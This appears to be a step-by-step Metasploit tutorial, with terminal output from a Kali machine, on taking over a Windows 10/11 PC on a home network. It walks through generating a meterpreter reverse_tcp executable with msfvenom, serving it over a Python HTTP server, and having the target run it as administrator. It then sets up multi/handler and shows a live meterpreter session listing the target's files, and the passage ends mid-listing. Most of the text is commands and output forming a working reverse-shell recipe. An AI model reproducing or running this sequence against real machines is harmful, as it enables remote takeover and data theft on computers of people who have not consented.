


## Step 1:

The command `python -m http.server 8080` starts a simple HTTP server using Python, which can serve files from the current directory on the specified port (in this case, port 8080). `msfvenom` is a tool within the Metasploit framework used to generate payloads, encode them, and create executable files for penetration testing purposes. It combines the capabilities of `msfpayload` and `msfconsole`.




```
default@kali: ~/Desktop/win10-11
File Actions Edit View Help

(default@kali)-[~/Desktop]
$ mkdir win10-11
$ cd win10-11
$ msfvenom -p windows/meterpreter/reverse_tcp Lhost=192.168.1.6 Lport=4444 -f exe -o winhack.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: winhack.exe
$ sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.2 - - [10/Dec/2024 11:46:54] "GET / HTTP/1.1" 200 -
192.168.1.2 - - [10/Dec/2024 11:46:54] code 404, message File not found
192.168.1.2 - - [10/Dec/2024 11:46:54] "GET /favicon.ico HTTP/1.1" 404 -
```

## Step 2:

Then go to the second system type ip and port and download the winhack.exe file




## Step 3:

msfconsole is the main command-line interface for the Metasploit Framework.

It's used for launching and managing exploits, payloads, and auxiliary tools in penetration testing.

Here's a guide to get started with msfconsole then use exploit and set the payload



```
default@kali: ~/Desktop/win10-11
File Actions Edit View Help
(default@kali)-[~/Desktop/win10-11]
$ msfconsole
Metasploit tip: View all productivity tips with the tips command
Metasploit v6.4.34-dev
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

## Step 4:

Next show options so there is lhost is empty so lets fill the lhost (listening ip)

```
File Actions Edit View Help
= [ metasploit v6.4.34-dev ]
+ -- -- [ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- -- [ 1471 payloads - 49 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

use exploitmsf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhos 192.168.1.6
[!] Unknown datastore option: lhos. Did you mean LHOST?
lhos => 192.168.1.6
msf6 exploit(multi/handler) > set lhost 192.168.1.6
lhost => 192.168.1.6
msf6 exploit(multi/handler) >
```

## Step 5:

Then exploit and then in the starting winhack.exe file we download so right click on the file and run as administrator and we got the meterpreter so ls (lists files)

```
default@kali: ~/Desktop/win10-11
File Actions Edit View Help

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set lhos 192.168.1.6
[!] Unknown datastore option: lhos. Did you mean LHOST?
lhos => 192.168.1.6
msf6 exploit(multi/handler) > set lhost 192.168.1.6
lhost => 192.168.1.6
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.6:4444
[*] Sending stage (177734 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.6:4444 -> 192.168.1.2:57359) at 2024-12-10 11:54:24 +0530

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > ls
Listing: D:\download
Mode                Size                Type                Last modified                Name
-----
100666/rw-rw-rw-    16955226           fil      2024-11-23 15:06:43 +0530    1.1.6-packet-tracer-tutored-activities-logical-and-physical-mode-exploration.pksiz
100666/rw-rw-rw-    1001621           fil      2024-12-06 13:32:40 +0530    10.2.3-packet-tracer-examine-nat-on-a-wireless-router.pka
100666/rw-rw-rw-    836485           fil      2024-12-05 13:12:41 +0530    11.2.3-packet-tracer-configure-dhcp-on-a-wireless-router.pka
100666/rw-rw-rw-    722346           fil      2024-12-07 13:28:05 +0530    13.1.3-packet-tracer-identify-mac-and-ip-addresses.pka
100666/rw-rw-rw-    371163           fil      2024-12-07 14:45:30 +0530    14.3.3-packet-tracer-observe-traffic-flow-in-a-routed-network.pka
100666/rw-rw-rw-    324019           fil      2024-12-04 21:34:33 +0530    38181103-8c03-4a23-97ab-f565850548fc.docx
100666/rw-rw-rw-    9121781           fil      2024-12-02 12:38:13 +0530    4.4.4-packet-tracer-configure-a-wireless-router-and-clients.pka
100666/rw-rw-rw-    4250972           fil      2024-11-29 11:23:29 +0530    80.pdf
100666/rw-rw-rw-    0                fil      2024-12-06 12:53:45 +0530    BlackHatPython2E_CH03_SampleN.pdf
100666/rw-rw-rw-    1757255           fil      2024-12-03 10:42:00 +0530    Burp Suite - Web Application Pen testing.pdf
100666/rw-rw-rw-    512400           fil      2024-11-25 10:36:13 +0530    DALL-E 2024-11-25 10.36.12 - A futuristic digital illustration depicting the concept of a cy
bersecurity firewall. The central focus is a glowing shield with fiery orange and red a.webp
100666/rw-rw-rw-    512400           fil      2024-11-25 10:41:01 +0530    DALL-E 2024-11-25 10.41.01 - A futuristic digital illustration depicting the concept of a cy
bersecurity firewall. The central focus is a glowing shield with fiery orange and red a.webp
100666/rw-rw-rw-    489             fil      2024-11-25 10:41:12 +0530    DALL-E 2024-11-25 10.41.11 - A visually engaging digital illustration of a modern cybersecur
ity concept. It features a glowing shield-like firewall icon surrounded by a secure net.webp
100666/rw-rw-rw-    575160           fil      2024-11-28 18:39:08 +0530    DALL-E 2024-11-28 18.39.07 - A visually striking digital illustration showing a setup of Kal
```